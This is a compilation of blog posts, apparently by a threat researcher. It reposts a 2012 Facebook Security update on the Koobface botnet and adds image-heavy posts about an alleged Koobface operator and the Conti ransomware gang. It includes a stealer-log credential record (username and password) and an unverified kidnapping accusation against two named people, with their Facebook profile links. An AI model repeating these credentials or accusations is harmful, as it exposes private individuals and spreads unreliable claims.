by Facebook Security on Tuesday, January 17, 2012 at 9:09am

It has almost been a year since we gave you our last update on the Koobface virus. After more than 3 years and numerous hours of working closely with industry leaders, the security community, and law enforcement, we are pleased to announce that Facebook has been free of infections for over 9 months.

Today, Koobface is still impacting other web properties and continues to threaten security for Internet users across the globe. While we have been able to keep Koobface off Facebook, we won't declare victory against the virus until its authors are brought to justice. We feel it is the interest of everyone online to work with law enforcement and the larger security community to identify the gang and see the full force of law brought to bear against those who have made millions in ill-gotten gains. To this end, we will be sharing our intelligence with the rest of the online security community in the coming weeks in an effort to rid the Web of this virus forever.

To uphold our commitment to our users and the security of their data, Facebook takes a very aggressive approach against security threats ranging from the most annoying social spam to malicious viruses and malware. We have been awarded the largest damages ever under the CAN-SPAM Act, and we work with the authorities every single day to identify and prosecute wrongdoers. While we work diligently on removing these threats from the site, our Security Team is only truly satisfied when we can remove these threats from the Web entirely. As part of this continued fight against malware and cybercriminals, we wanted to give you an update on the Koobface virus.

When Koobface first surfaced in 2008, our team worked non-stop until we were able to detect the virus, remediate affected users, and eventually identify those parties responsible; we have been tracking them ever since. We will be sharing this investigation material, as well as information on how to best defend against the virus, with the larger security community. This will better enable sites still targeted by Koobface to more adequately protect their users.

Koobface was able to generate profit through pay-per-click and traffic referral schemes. After installing malware on a user's device, the Koobface gang was able to redirect the user's traffic and, in some cases, trick the user into paying for fake antivirus software. Koobface was able to perform these actions by communicating with a central "Command & Control" server, which directed the compromised computers to do the gang's bidding. While we were able to stem the spread of the virus using a variety of tools (including our URL blacklist and Scan-And-Repair) the "Mothership" was left untouched.

This remained the case until last March, when Facebook Security was able to perform a technical takedown of this "Command & Control" Mothership. And since then we have had no new sightings of Koobface for over nine months and our teams are working hard to keep it that way.

In addition to our work behind the scenes, we have built a number of tools that have made our security protections some of the best on the Web and have spearheaded numerous user education campaigns to make sure that everyone knows how to best protect themselves online. A particular success is the Scan-And-Repair tool we built with McAfee to help our users keep their devices malware-free. Also of note is our URL blacklist system - a core component of the Facebook Immune system. This URL blacklist not only protects users from malicious URLs that Facebook discovers, but also protects people from known-bad URLs from all of our external partners.

Nothing is more important to us than ensuring the security and safety of our users and their data. Thankfully, we aren't in this fight alone; cybersecurity is a shared responsibility for law enforcement, industry and everyone who uses the Internet. We will continue to work with the broad security community and industry leaders, such as McAfee and Microsoft. We will stay firmly committed to our work with law enforcement in stopping these threats and bringing the bad guys to justice. Cybercrime involves and impacts real people, and we praise those in the security community for coming together to expose those who have broken the law. We are confident that our work in identifying those responsible will put a significant dent in their ability to harm those online and lead to a safer Internet for all.

To find out more about Koobface please see the latest New York Times article or visit the Facebook Security Page.

Jessus. Just came across this and I decided to elaborate. It's 2012 and no one is fighting [2]Koobface. It's just me doing research with success at the time.

If an image is worth a thousand words then check out some of the most recent publicly accessible photos of Anton Nikolaevich Korotchenko also known as Koobface botnet master KrotReal including some sample maps of his latest visits across the globe including possibly the fact that he's visited the United States which is quite a news taking into consideration his online activities counting the total number of cities that he has visited internationally up to 65.

Sample photos include:



[4]



[5]



[6]




[7]



[8]



[9]



[10]




Stay tuned!

1. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgngXEG5vkeIHZjEIMiqiuL4fnKoZG-3AhScRATitYuW36dhk2G18fQti4JhJ94V8xCTmEAJ1_jP0wvsPJq-SIz52mufPURgvUBy2v

2. <https://ddanchev.blogspot.com/search/label/Koobface>
3. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg1pKT4MA0h37BpiNx68upUZ3j9VD0te8hoWcNvUXUYPNi5cSI15DZUZAe4VnbtciMtatqUKcJPz029JkjLpA4cYdf2yyTfyFILVgK>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEit2eR0fbnLLRAiFejbM6URWLYH3UE9hb9K44u2eg8umSxZxMhRsijjb_Tu96Eq0cBKQys47ntGy7nP2XiP24AAfZs5zryeuVa4xnL
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgyB_Rciz1Cp3WYy7EbqKYDD15iwAuqoz48beSto9DIQBYkX2ijG0JRZ21tp6X_-p3n2dPW2GtACxsZNgukE56qBkmJiHUaU3Roj-Z
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgc4xv8pNcuBDJ_-azqsDKHd0BRhkh58WDLbiL-tDc192hxEi8Hxfy04ouIzh2WqatxkC1MXh3gw2_A-GtLf0z9k6T9FPpPg4D-pIL
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEi1w9IzT19bYaimTyuh06p0Je0VNY-F9HW7CAbLAsivmqkfW_hqtT0lRo93bCUT9cozbkyBSY0aZ5MAp926KvEj1rYpgpbXor2-x_v
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjjiqDMNw0tzBNih5ndfPI_pWdEaiHdogfeXEBA7hG1t7U90P5ig8MmbllWyMz7R6w9DglBcVLsm09fVUH5ls7aK4KJ5h3-mZLT0S8
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhFSWJ1JBtz_-jQyoWk7hc_KcFY_pWgbgQQUtklPD30NXKbDEzb1afSnqDLjjBLTWb1c7tPCxK4RamKZMkRFUMTvC1tvnev21AzmQT
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgzHBfqfniW_ggk_N1XDKAVLtA0e1ZsBn58JO_47EGnghK9uf9w4lHgadUGuI00Kv6cKT9tupT2o0yprAFPR0Q1fhhb9gmJ0c4HL0L

1.2.2 The Conti Ransomware Gang (2023-11-14 19:37)



An image is worth a thousand words. Video and related images courtesy of the Conti Ransomware Gang is worth more. Go through my original research [2]here and my Conti Ransomware Gang compilation [3]here.

Sample photos:


[4]



[5]



[6]




[7]



[8]



[9]



[10]



[11]



[12]




[13]



[14]



[15]



[16]

SecureCall.club

[17]

MAJOR.MS

[18]

MAJOR.MS

[19]


```
SOFT: GoogleChrome  
HOST: https://www.yahoo.com/login  
USER: RichieRich  
PASS: swag1337  
UNKN: Default
```


Sample videos:



ПРИВАТНЫЙ ЛОКЕР

TRUSTED SELLER





Stay tuned!

1. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhd00PbAmL1NzAA5Yjt2HKRD79XdqsDtez0grw6dlKous6sX6lH2NeFiZ9FHjAa2e0qGXJTdUJR6ke5Pt8Z7YAMWFOBITUp4jite2>
2. <https://ddanchev.blogspot.com/search/label/Conti>
3. <https://archive.org/details/rewards-for-justice-01>
4. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEg_yVBiuEnYbAELJ6FwY0T0w3MQ3j89yS-BSM2jLLumG8qscLvBGvEK_IP2qbpeJv0CaujMywWmCNZH-TmOH2jGjuWkWO5GD6HxtL
5. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgTkn7Rax27zL47t-ST9ob03IzCNLW0bgCnpAvwsXo5TGhe2IG81_mNTEaejr4nCG596wVpe1JVBVA0J29Fv00VZnhLprcjvL99L3q
6. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiYjnB07f0SYx-Ktc-d3BG-nCZU6mdVa5QcCEI08IYYE63uAxY_gXL4K-8UMn0s3i2S8D3Y0Cv8qGSR7J5tHTstVFyymBM2ye2GL7w
7. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEh0ERWSkUyRlLz4y5mssAwlKY9R3AodhG1ypL7FAaypEBE72KnzdDyH6_RI6GXt-koNqRJAXwtoNe30GXIaw5TiVszGFIjWQLoqG7v
8. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEirD-ORoxrrr2TinnxWIsstQuZ-fn9biXrJUNGb-j0QeDedZVhD1mC_9hsFuVuNCdrOUv95G3diW6emQCcLtxcAUvbtituf-1T4TNK
9. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjMW9k3uOU6QcFUTeQ8mS5nBBWJ-9hjGdiK7v33SYuh5CknK7T00_X_23d1ZWtd010HQ3wE0m1FhTj14LJ4h-pMaX54I-3jf7BxcmE
10. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjEza65Q0X1oUZW5Azg3RqrpVc3uATz0fMNIPniGfySRbuar3Ri0fhH9NYWm1oPqiRTdMEfn_1CdYg2K8t-PNbW67nfcwNcoWpyBID
11. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhikmweRmDDVsAB7Z-fbfhfZpvuLdFD5j6zWEtCKeQsE-TmjBhDqzWafRkog-fohHdMLcmZcrnDgDqefnamyAPXVPxVN0wcGpRrKx9>
12. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjL7PXsvydfL7aKf6xYvIDP72Bq90N8t7rZrwE3eA6MgoASCzpj7R0ULEdmxJcgriL4YctrShVIYyMUEJmv12WFCfUH39IaxmWdDer>
13. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjHioBsUNVIibJsapHPJw_DgY26sUU-jpFU_bEEISi720B82gx-BbjVCHiKm6QZZvTmrG0bCxxhKMTRki7cEFxOsb-DHmgoTRIVy5iv
14. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhok28orIFEBqXKPSV-k7VYALrG8-TSgtrYQJpl6xZm1Er3Pym_8IyaW3TJfD8rhGBUgNKJefEjZh4w6OuWm5PmTaK0QyKACPAuB8Z
15. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgtiU_ylpNq5L7eg2wNag9HjHXkVAUC3tdNkjY5RuQr8lQMxAk1TwNUBkIheCvXIy7tZUHAiVhbz2fAqg3dK2sMCDIJBqJCXtfBbP
16. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjg4L8-1B1qReWMGG00XnzPKo7qQGP20y7sr4WGcQEXG1b>

x0sqiCRrQ_wdzBNUB3DS4kByromRaMCwBTSJ9XlrqYH9VUxFs7YT-YKS

17. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjDGGkfmlqIJcP9DPRNyOLrZs2kEEY601_HBXV7ItJXzwE7-D7y-jdy2tvaPnoFLPBIBHcNi_gm-vUMx-gkOMLS0YiTMaPGET0ynG3


18. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEiK-qEA9HE8j2-uh0AIu8MDR-yrpdK6G4AkM6ktHVhwGb6px1Qp3Gh6u2LqQEkrB0hGNhh5SI92fzJ7FIvhIsdJogwZcap67Xw0xuM>



19. <https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhoNIXhc8H2PvBGX51JMs3aQcBemlIz6Xe4MANQ0vWdSs1iINhXixr2nucshjn9Gwq2cMz-39xENgEjXEhYM-u58CFkPInfB2jEwwg>

1.2.3 The Conti Ransomware Gang - Videos - Part Two (2023-11-16 19:53)

An image is worth a thousand words. Videos courtesy of the [1]Conti Ransomware gang are worth [2]more. Check out the following including my Conti Ransomware Gang research compilation [3]here.

Sample videos:








Stay tuned!

1. <https://ddanchev.blogspot.com/search/label/Conti>
2. <https://ddanchev.blogspot.com/search/label/Trickbot>
3. <https://archive.org/details/rewards-for-justice-01>

1.2.4 Interrupting the Program to Showcase the BG Dishpipts that Kidnapped Me! - Part Two (2023-11-24 04:49)

[1]

[2]



An image is worth a thousand words.

Sample photos:







Sample Facebook accounts:

<https://www.facebook.com/profile.php?id=100005932519460> - Павлин Георгиев

<https://www.facebook.com/profile.php?id=100030506870037> - Васил Гачевски

Stay tuned!

1. <https://ddanchev.blogspot.com/search/label/Bulgaria>
2. https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgX3yq3B702XtI780kce1Y4oFIUcWAIhk6DjaN7opmk2cmh2TR20o_zGut2jhiDTHIJGFx8MHNJ8MsBNQqjxzTwOmH88bEEFu75-A38V-CcT7qr4U_vr2fHabWTcnKwvqUHSGYKCHF26kb9L6tv07bPMN
